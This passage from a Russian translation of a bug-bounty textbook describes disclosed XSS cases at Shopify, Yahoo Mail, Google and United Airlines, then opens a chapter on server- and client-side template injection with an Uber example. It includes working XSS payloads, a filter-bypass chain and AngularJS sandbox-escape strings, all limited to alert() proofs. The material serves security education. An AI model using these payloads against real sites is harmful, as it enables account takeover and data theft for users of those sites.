
Дата отчёта: 9 декабря 2015 года

Вознаграждение: 1000 долларов

Описание:

В настройках магазина Shopify можно изменять формат валюты. 9 декабря поступил отчёт о том, что при настройке страниц социальных сетей значения из соответствующих полей ввода очищались неправильно.

Иными словами, злоумышленник мог создать магазин и задать для него следующие настройки валюты:



Снимок настроек формата валюты Shopify

Затем пользователь мог включить каналы продаж в социальных сетях - в отчёте это были Facebook и Twitter. Когда посетитель нажимал вкладку такого канала, выполнялся JavaScript и возникала XSS-уязвимость.

Выводы. XSS-уязвимости возникают, когда текст JavaScript отображается небезопасно. Один и тот же текст может использоваться в нескольких местах сайта, поэтому необходимо проверить каждое из них. В данном случае Shopify не рассматривала XSS на страницах магазина или оформления заказа как уязвимость, поскольку пользователям разрешалось применять JavaScript в собственных магазинах. Было бы легко списать находку со счетов, не подумав, используется ли поле на внешних страницах социальных сетей.

4. Хранимая XSS в Yahoo Mail

Сложность: низкая

URL: Yahoo Mail

Ссылка на отчёт: Klikki.fi[10]

Дата сообщения: 26 декабря 2015 года

Вознаграждение: 10 000 долларов

Описание:

Редактор почты Yahoo позволял встраивать изображения в письмо с помощью HTML-тега `IMG`. Уязвимость возникала, когда этот тег был неправильно сформирован или недействителен.

Большинство тегов HTML принимают атрибуты - дополнительные сведения о теге. Например, тег `IMG` имеет атрибут `src`, указывающий адрес отображаемого изображения. Некоторые атрибуты называются логическими: если они присутствуют, то представляют в HTML истинное значение, а если отсутствуют - ложное.

Исследуя уязвимость, Йоуко Пюннёнен обнаружил: если к тегам HTML добавить логические атрибуты со значением, Yahoo Mail удаляет значение, но оставляет знаки равенства. Вот пример с сайта Klikki.fi:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="checkbox">
```

У тега `input` может быть атрибут `checked`, определяющий, отображается ли флажок установленным. После описанного выше разбора строка превращалась в:

```
<INPUT TYPE="checkbox" CHECKED=NAME="checkbox">
```

Обратите внимание: значение `checked` исчезло, но знак равенства остался.

Признаться, это выглядит безобидно, однако согласно спецификации HTML браузер считает, что значение атрибута `CHECKED` равно `NAME="check`, а у тега `input` есть третий атрибут `box` без значения. Причина в том, что HTML допускает ноль или более пробельных символов вокруг знака равенства в незаключённом в кавычки значении атрибута.

Для эксплуатации Йоуко отправил следующий тег `IMG`:

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;left:0px;top:0px;
    onmouseover=alert(/XSS/)//'>
```

Фильтрация Yahoo Mail превращала его в:

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top:0px;onmouseover=alert(/
    XSS/)//>
```

В результате браузер отображал тег `IMG`, занимавший всё окно, а при наведении указателя мыши на изображение выполнялся JavaScript.

Выводы. Передача неправильно сформированного или повреждённого HTML - отличный способ проверить, как сайты разбирают ввод. Хакеру важно задумываться о том, что разработчики могли не учесть. Например, что произойдёт с обычным тегом изображения, если передать два атрибута `src`? Как он будет отображён?

5. Поиск изображений Google

Сложность: средняя

URL: `images.google.com`

Ссылка на отчёт: Zombie Help[11]

Дата сообщения: 12 сентября 2015 года

Вознаграждение: не раскрыто

Описание:


В сентябре 2015 года Махмуд Джамаль искал с помощью Google Images изображение для своего профиля HackerOne. Просматривая результаты, он заметил любопытную деталь в URL изображения от Google:

```
http://www.google.com/imgres?imgurl=https://lh3.googleuser.com/...
```

Обратите внимание на `imgurl` в самом URL. Наведя указатель на миниатюру, Махмуд заметил, что атрибут `href` тега ссылки содержит тот же URL. Поэтому он заменил параметр на `javascript:alert(1)` и увидел, что `href` ссылки принял такое же значение.

Взволнованный находкой, он нажал ссылку, но JavaScript не выполнился: URL Google изменился на другой. Оказалось, код Google менял значение URL при нажатии кнопки мыши посредством функции обратного вызова JavaScript `onmousedown`.

Обдумав это, Махмуд решил воспользоваться клавиатурой и пройти по элементам страницы клавишей Tab. Когда он добрался до кнопки «View Image», JavaScript сработал, подтвердив XSS-уязвимость. Вот снимок:



XSS-уязвимость Google

Выводы. Всегда ищите уязвимости. Легко решить, что в огромной или широко известной компании уже всё найдено. Но компании постоянно выпускают новый код.

Кроме того, JavaScript можно выполнить множеством способов. В этом случае было бы легко сдаться, увидев, что Google изменяет значение обработчиком события `onmousedown`, то есть при каждом щелчке ссылки мышью.

6. Хранимая XSS в Google Tag Manager

Сложность: средняя

URL: `tagmanager.google.com`

Ссылка на отчёт: The $5000 Google XSS[12]

Дата сообщения: 31 октября 2014 года

Вознаграждение: 5000 долларов

Описание:

В октябре 2014 года Патрик Феребах обнаружил хранимую XSS-уязвимость Google. Самое интересное в отчёте - способ, которым он провёл полезную нагрузку через защиту Google.

Google Tag Manager - инструмент поисковой оптимизации, позволяющий маркетологам без труда добавлять и обновлять теги веб-сайта, в том числе для отслеживания конверсий, аналитики сайта, ремаркетинга и других задач. Для взаимодействия с пользователем в нём есть несколько веб-форм. Патрик начал с ввода полезных нагрузок XSS в доступные поля. Они выглядели примерно так: `#"><img src=/ onerror=alert(3)>`. Если бы сайт принял нагрузку, она закрыла бы существующий HTML символом > и попыталась загрузить несуществующее изображение, что привело бы к выполнению JavaScript из `onerror`: `alert(3)`.

Однако это не сработало: Google правильно очищала ввод. Но Патрик заметил другой путь - Google позволяла загружать файл JSON с несколькими тегами. Он скачал образец и загрузил следующее:

```
"data": {
 "name": "#\"><img src=/ onerror=alert(3)>",
 "type": "AUTO_EVENT_VAR",
 "autoEventVarMacro": {
  "varType": "HISTORY_NEW_URL_FRAGMENT"
 }
}
```

Обратите внимание: именем тега служит полезная нагрузка XSS. Оказалось, Google не очищала ввод из загруженных файлов, поэтому нагрузка выполнялась.

Выводы. Здесь интересны две вещи. Во-первых, Патрик нашёл альтернативный способ ввода. Всегда ищите подобные возможности и проверяйте все способы, которыми цель позволяет передавать данные. Во-вторых, Google очищала ввод, но не экранировала его при отображении. Если бы ввод Патрика экранировался, полезная нагрузка не сработала бы, поскольку HTML преобразовался бы в безвредные символы.

7. XSS в United Airlines

Сложность: высокая

URL: `checkin.united.com`

Ссылка на отчёт: United to XSS United[13]

Дата сообщения: июль 2016 года

Вознаграждение: будет определено позднее

Описание:

В июле 2016 года Мустафа Хасан (@strukt93) искал дешёвые авиабилеты и начал изучать сайты United Airlines в надежде найти ошибки. На момент написания книги United управляла собственной программой вознаграждений. После первоначального осмотра он заметил: при посещении поддомена `checkin.united.com` происходит перенаправление на URL с параметром `SID`, который отображается в HTML страницы. Проверив его, Мустафа увидел, что любое переданное значение попадает в HTML. Поэтому он испытал `"><svg onload=confirm(1)>`. При неправильном отображении эта строка должна закрыть существующий атрибут HTML, внедрить собственный тег `svg` и открыть всплывающее окно JavaScript посредством события `onload`.

Но после отправки HTTP-запроса ничего не случилось, хотя полезная нагрузка попала на страницу без изменений и экранирования:

```
="><svg onload=confirm(1)>" style="display: block; margin-top: 4px;">Contact us</a>

ed.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>" method="get"-->

ted.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>"><span class="icon-sitesearch"><span class="sr-only">Submit search</span></span></button>

w.united.com/web/en-US/apps/account/account.aspx?SID="><svg onload=confirm(1)> data-authurl="//www.united.com/ual/en/us/Account/Account/Login?SID="><svg onload=confirm(1)>"

www.united.com/ual/en/us/Default/HomepageLinkContent/_HomepageLinkContentAsync?SID="><svg onload=confirm(1)>"></div>
```

Исходный текст страницы United

Вот одна из причин, по которым я включил этот пример. Я, вероятно, сдался бы и ушёл, но Мустафа углубился в проблему и попытался понять, что происходит. Он стал просматривать

JavaScript сайта и нашёл следующий код. По существу, тот переопределяет потенциально опасные функции JavaScript - в частности, вызовы `alert`, `confirm`, `prompt`, `write` и другие:


```
(function () {
    /*
    XSS prevention via JavaScript
    */
    var XSSObject = new Object();
    XSSObject.lockdown = function (obj, name) {
        if (!String.prototype.startsWith) {
            try {
                if (Object.defineProperty) {
                    Object.defineProperty(obj, name, {
                        configurable: false
                    });
                }
            } catch (e) { };
        }
    }
    XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
        var proxy = obj[name];
        obj[name] = function () {
            if (exec_original) {
                return proxy.apply(this, arguments);
            }
        };
        XSSObject.lockdown(obj, name);
    };
    XSSObject.proxy(window, 'alert', 'window.alert', false);
    XSSObject.proxy(window, 'confirm', 'window.confirm', false);
    XSSObject.proxy(window, 'prompt', 'window.prompt', false);
    XSSObject.proxy(window, 'unescape', 'unescape', false);
    XSSObject.proxy(document, 'write', 'document.write', false);
    XSSObject.proxy(String, 'fromCharCode', 'String.fromCharCode', true);
})();
```

Фильтр XSS United

Даже не зная JavaScript, по некоторым словам во фрагменте можно догадаться, что происходит. Особенно обратите внимание на `exec_original` в определении прокси `XSSObject`. Без знания JavaScript можно предположить, что это означает «выполнить исходную функцию». Сразу под ним находится список всех интересующих нас ключей, а затем передаётся значение `false`, кроме последнего случая. Значит, сайт, вероятно, пытается защититься, запрещая выполнение определённых функций. По мере изучения хакинга вы не раз услышите, что чёрные списки наподобие этого - ужасный способ защиты от хакеров.

Одна из интересных особенностей JavaScript, о которой вы можете знать или не знать, состоит в возможности переопределять существующие функции. Поняв это, Мустафа сначала попытался восстановить функцию `Document.write`, добавив в параметр `SID` следующее значение: `javascript:document.write=HTMLDocument.prototype.write;document.write('STRUKT');`.

Этот код присваивает функции `write` документа первоначальную реализацию. JavaScript объектно-ориентирован, поэтому у всех объектов есть прототип. Обратившись к `HTMLDocument`, Мустафа вернул функции `write` текущего документа исходную реализацию из `HTMLDocument`. Однако вызов `document.write('STRUKT')` лишь добавил его имя на страницу как простой текст:



Простой текст United

Хотя приём не сработал, понимание того, что встроенные функции JavaScript можно переопределять, однажды пригодится. Тем не менее, судя по записи Мустафы и моему разговору с ним, на этом этапе он немного застрял - и тогда появился @brutelogic. Они не только вместе добились выполнения JavaScript, но и терпеливо ответили на уйму моих вопросов о находке, за что оба заслуживают огромной благодарности. Рекомендую также заглянуть в блог Мустафы и на сайт @brutelogic: там много прекрасных материалов об XSS, включая памятку, теперь вошедшую в репозиторий SecLists. Ссылки на оба источника есть в главе «Ресурсы».

По словам обоих хакеров, в XSS-фильтре United отсутствовала функция, похожая на `write`, - `writeln`. Разница между ними в том, что `writeln` после записи текста добавляет новую строку, а `write` - нет.

Зная это, @brutelogic понял, что может с помощью функции записать содержимое в HTML-документ и обойти одну часть фильтра XSS United. Он применил строку `";}{document.writeln(decodeURI(location.hash))-"#<img src=1 onerror=alert(1)>`, но JavaScript всё ещё не выполнялся. Причина заключалась в том, что XSS-фильтр продолжал загружаться и переопределял функцию `alert`.

Прежде чем перейти к окончательной полезной нагрузке, разберём по частям строку Брута:


• Первая часть, `";}`, закрывает существующий JavaScript, в который выполняется инъекция.
• Вторая часть, `{`, открывает полезную нагрузку JavaScript.
• Третья часть, `document.writeln`, вызывает функцию `writeln` объекта JavaScript `document`, чтобы записать содержимое на страницу - точнее, в объект документа.

• Четвёртая часть, `decodeURI`, представляет собой функцию декодирования закодированных сущностей в URL; например, `%22` превращается в `"`.
• Пятая часть, `location.hash`, возвращает все параметры после символа # в URL.
• Шестая часть, `-"`, заменяет кавычку из первого шага, обеспечивая правильный синтаксис JavaScript.
• Последняя часть, `#<img src=1 onerror=alert(1)>`, добавляет параметр, который никогда не отправляется серверу, но всегда остаётся локально. Для меня это было самым непонятным местом, но вы можете проверить его самостоятельно: откройте инструменты разработчика в Chrome или Firefox, перейдите на вкладку ресурсов, затем добавьте в браузере `#test` к любому URL и убедитесь, что в HTTP-запросе этой части нет.

Проанализировав всё это, Брут и Мустафа поняли, что им нужен свежий `HTMLDocument` в контексте сайта United: страница без загруженного JavaScript XSS-фильтра, но с доступом к сведениям веб-страницы United, cookie и другим данным. Для этого они использовали iframe.

В двух словах, iframe - HTML-документ, встроенный в другой HTML-документ на сайте. В простейшем представлении это свежая HTML-страница, которая при этом имеет доступ к встроившей её странице. В данном случае iframe не загружал JavaScript XSS-фильтра, но, поскольку был встроен на сайте United, получал доступ ко всему его содержимому, включая cookie.

С учётом сказанного окончательная полезная нагрузка выглядела так:



XSS в United

Элементы iframe могут получать удалённый HTML через атрибут источника. Это позволило Бруту указать в качестве источника JavaScript, немедленно вызывающий функцию `alert` с доменом документа.

Выводы. В этой уязвимости мне понравилось сразу несколько вещей, поэтому я решил включить её в книгу. Во-первых, настойчивость Мустафы. Когда исходная полезная нагрузка не сработала, он не сдался, а углубился в JavaScript-код и выяснил причину. Во-вторых, чёрные списки должны служить тревожным сигналом для любого хакера. Обращайте на них внимание. Наконец, я многое узнал из полезной нагрузки и разговора с @brutelogic. По мере общения с хакерами и продолжения собственного обучения становится совершенно ясно: для проведения более сложных атак необходимо хотя бы некоторое знание JavaScript.

Итоги

XSS-уязвимости представляют реальную угрозу для разработчиков сайтов и по-прежнему широко встречаются, нередко прямо на виду. Чтобы проверить поле ввода, достаточно передать вызов метода JavaScript `alert`, например `alert('test')`. Кроме того, можно объединить этот приём с HTML-инъекцией и отправить символы в кодировке ASCII, проверяя, отображается и интерпретируется ли текст.

При поиске XSS-уязвимостей помните следующее:

• XSS необязательно должна быть сложной. Важно учитывать, где сайт отображает ваш ввод и в каком именно контексте - HTML или JavaScript.
• Полезная нагрузка XSS может не выполниться сразу после отправки. Необходимо найти все места, где отображается ввод, и убедиться, что нагрузка правильно очищается. Сайт http://html5sec.org, который поддерживают специалисты Cure53 по тестированию на проникновение, - прекрасный справочник по полезным нагрузкам XSS, распределённым по векторам атаки.
• Всякий раз, когда сайт очищает ввод посредством изменения - например, удаляет символы или атрибуты, - проверяйте механизм очистки. Для этого можно отправлять неожиданные значения, например логические атрибуты со значениями.

• Следите за контролируемыми вами параметрами URL, которые отражаются на странице: они могут позволить найти способ эксплуатации XSS в обход кодирования. Например, управляя значением `href` тега ссылки, иногда можно получить XSS даже без специальных символов.
• Не считайте сайт неуязвимым из-за его возраста, бренда, возможностей и других признаков. Необнаруженные ошибки встречаются даже на самых известных сайтах.
• Ищите ситуации, когда сайт очищает данные в момент отправки, а не при отображении. Если на веб-сайте появляется новый способ отправки данных, а очистка выполняется на входе, у разработчиков остаётся возможность ошибиться и создать уязвимость.
• Проявляйте настойчивость, замечая странное поведение сайта при очистке пользовательского ввода, и изучайте код, чтобы понять работу очистки. Возможно, для этого придётся освоить JavaScript, но понимание исходного текста сайта в долгосрочной перспективе окупится.

Сноски

[1] [назад] Запись FileDescriptor о заголовке `x-xss-protection`: blog.innerht.ml.
[2] [назад] Памятка Масато Кинугавы по обходу XSS-фильтров браузеров: github.com.
[3] [назад] XSSHunter: xsshunter.com.
[4] [назад] Джек Уиттон о превращении Self XSS в обычную XSS на Uber: whitton.io.
[5] [назад] Оптовый сайт Shopify: wholesale.shopify.com.
[6] [назад] Отчёт HackerOne: hackerone.com.
[7] [назад] Отчёт HackerOne: hackerone.com.
[8] [назад] Страница пользовательской подарочной карты Shopify: hardware.shopify.com.
[9] [назад] Отчёт HackerOne: hackerone.com.
[10] [назад] Раскрытие Klikki.fi: klikki.fi.
[11] [назад] Описание Махмуда Джамаля: zombiehelp54.blogspot.ca.
[12] [назад] Статья Патрика Феребаха: blog.it-securityguard.com.
[13] [назад] Блог автора отчёта: strukt93.blogspot.ca.

Глава 10. Инъекции шаблонов

Описание

Шаблонизатор - программный код, применяемый для создания динамических веб-сайтов, электронных писем и других материалов. Основная идея состоит в создании шаблонов с динамическими заполнителями содержимого. При отображении шаблона движок заменяет заполнители настоящим содержимым, отделяя логику приложения от логики представления.

Например, у сайта может быть шаблон страниц пользовательских профилей с динамическими заполнителями полей: имени пользователя, адреса электронной почты, возраста и так далее. Благодаря этому достаточно одного файла шаблона, который подставляет сведения, вместо отдельного файла для профиля каждого пользователя. Обычно шаблонизаторы дают и другие преимущества: функции очистки пользовательского ввода, упрощённое создание HTML и удобство сопровождения. Однако эти возможности не делают шаблонизаторы неуязвимыми.

Существует два вида инъекций шаблонов: серверные и клиентские. Обе возникают, когда движок отображает пользовательский ввод без правильной очистки, подобно межсайтовому скриптингу. Но, в отличие от XSS, инъекции шаблонов иногда позволяют удалённо выполнять код.

Серверные инъекции шаблонов

Серверные инъекции шаблонов (server-side template injection, SSTI) происходят, когда инъекция затрагивает серверную логику. Шаблонизаторы обычно связаны с конкретными языками программирования, поэтому при инъекции иногда удаётся выполнить произвольный код на соответствующем языке. Возможность выполнения зависит от средств безопасности движка и мер защиты самого сайта. Например, с шаблонизатором Python Jinja2 связывали произвольный доступ к файлам и удалённое выполнение кода; то же относится к шаблонизатору Ruby ERB, который Rails использует по умолчанию. В противоположность им движок Shopify Liquid предоставляет доступ лишь к ограниченному числу методов Ruby, препятствуя полноценному удалённому выполнению кода. Среди других популярных движков - Smarty и Twig для PHP, Haml для Ruby, Mustache и многие другие.

Синтаксис проверки SSTI зависит от движка, но обычно нужно передать шаблонные выражения в определённой записи. Например, PHP-шаблонизатор Smarty обозначает выражения четырьмя фигурными скобками ({{ }}), а ERB - сочетанием угловых скобок, знаков процента и равенства (<%= %>). Для проверки инъекции в Smarty можно отправить {{7*7}} в любом месте, где ввод отражается на странице - в форме, параметре URL и так далее, - и посмотреть, появится ли 49 в результате выполнения кода 7*7 внутри выражения.

Если отображается 49, выражение было успешно внедрено и вычислено шаблонизатором.

Поскольку у шаблонизаторов нет единого синтаксиса, важно определить, на каком программном обеспечении построен проверяемый сайт. Инструменты Wappalyzer и BuiltWith созданы именно для этого, поэтому рекомендую один из них. Установив используемую технологию, отправьте полезную нагрузку 7*7 в её синтаксисе.

Клиентские инъекции шаблонов

Клиентские инъекции шаблонов (client-side template injection, CSTI) возникают при инъекции в клиентские шаблонизаторы, обычно написанные на JavaScript. Среди популярных клиентских движков - AngularJS, разработанный Google, и ReactJS от Facebook.

Поскольку CSTI происходит в программе, работающей в браузере пользователя, большинство таких инъекций обычно позволяет добиться только межсайтового скриптинга, а не удалённого выполнения кода. Но даже для XSS порой приходится обходить защиту, как и при SSTI. Например, версии AngularJS до 1.6 содержали песочницу, которая должна была ограничивать доступ к некоторым функциям JavaScript и тем самым защищать от XSS. Версию AngularJS можно проверить, открыв в браузере консоль разработчика и введя `angular.version`. Однако этичные хакеры регулярно находили и публиковали обходы песочницы. Для версий 1.3.0-1.5.7 при обнаружении инъекции Angular широко использовался следующий обход:

```
{{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(1),a')}}
```

Другие опубликованные способы выхода из песочницы Angular находятся по адресам pastebin.com и jsfiddle.net.

Чтобы продемонстрировать серьёзность CSTI, необходимо проверить, какой код потенциально выполняется. Сайт может вычислять некоторый JavaScript, но использовать дополнительную защиту от эксплуатации. Например, я обнаружил CSTI, передав полезную нагрузку `{{4+4}}`, которая вернула 8 на сайте с AngularJS. Однако после ввода `{{4*4}}` сайт вернул текст `{{44}}`, поскольку очищал данные удалением звёздочки. Поле также удаляло специальные символы `()` и `[]` и принимало не более 30 символов. Вместе эти ограничения фактически делали CSTI бесполезной.

Примеры

1. Инъекция шаблона Angular в Uber

Сложность: высокая

URL: `developer.uber.com`

Ссылка на отчёт: https://hackerone.com/reports/125027[1]

Дата сообщения: 22 марта 2016 года

Вознаграждение: 3000 долларов

Описание:

В марте 2016 года Джеймс Кеттл, один из разработчиков Burp Suite - инструмента, рекомендованного в главе «Инструменты», - обнаружил CSTI-уязвимость по URL:

```
https://developer.uber.com/docs/deep-linking?q=wrtz{{7*7}}
```


Согласно отчёту, в отображённом исходном тексте страницы появлялась строка `wrtz49`, подтверждавшая вычисление выражения.

Любопытно, что Angular применяет так называемую песочницу, чтобы «поддерживать правильное разделение обязанностей приложения». Иногда песочница предназначена для ограничения доступных злоумышленнику ресурсов и служит средством безопасности. Но в документации Angular сказано: «Эта песочница не предназначена для остановки злоумышленника, способного редактировать шаблон... [и] внутри привязок с двойными фигурными скобками может быть

возможно выполнение произвольного JavaScript». Джеймс сумел сделать именно это.

С помощью следующего JavaScript он вышел из песочницы Angular и добился выполнения произвольного кода:

```
https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="".sub).call.call({}[$="constructor"].
    getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}zzzz
```



Инъекция Angular в документации Uber

Как отметил Джеймс, уязвимость позволяла захватывать учётные записи разработчиков и связанные приложения.

Выводы. Следите за применением AngularJS и проверяйте поля с помощью синтаксиса Angular `{{ }}`. Чтобы упростить себе жизнь, установите расширение Wappalyzer для Firefox: оно показывает, какое программное обеспечение использует сайт, включая AngularJS.

2. Инъекция шаблона Uber

Сложность: средняя

URL: `riders.uber.com`

Ссылка на отчёт: hackerone.com/reports/125980[2]

Дата сообщения: 25 марта 2016 года

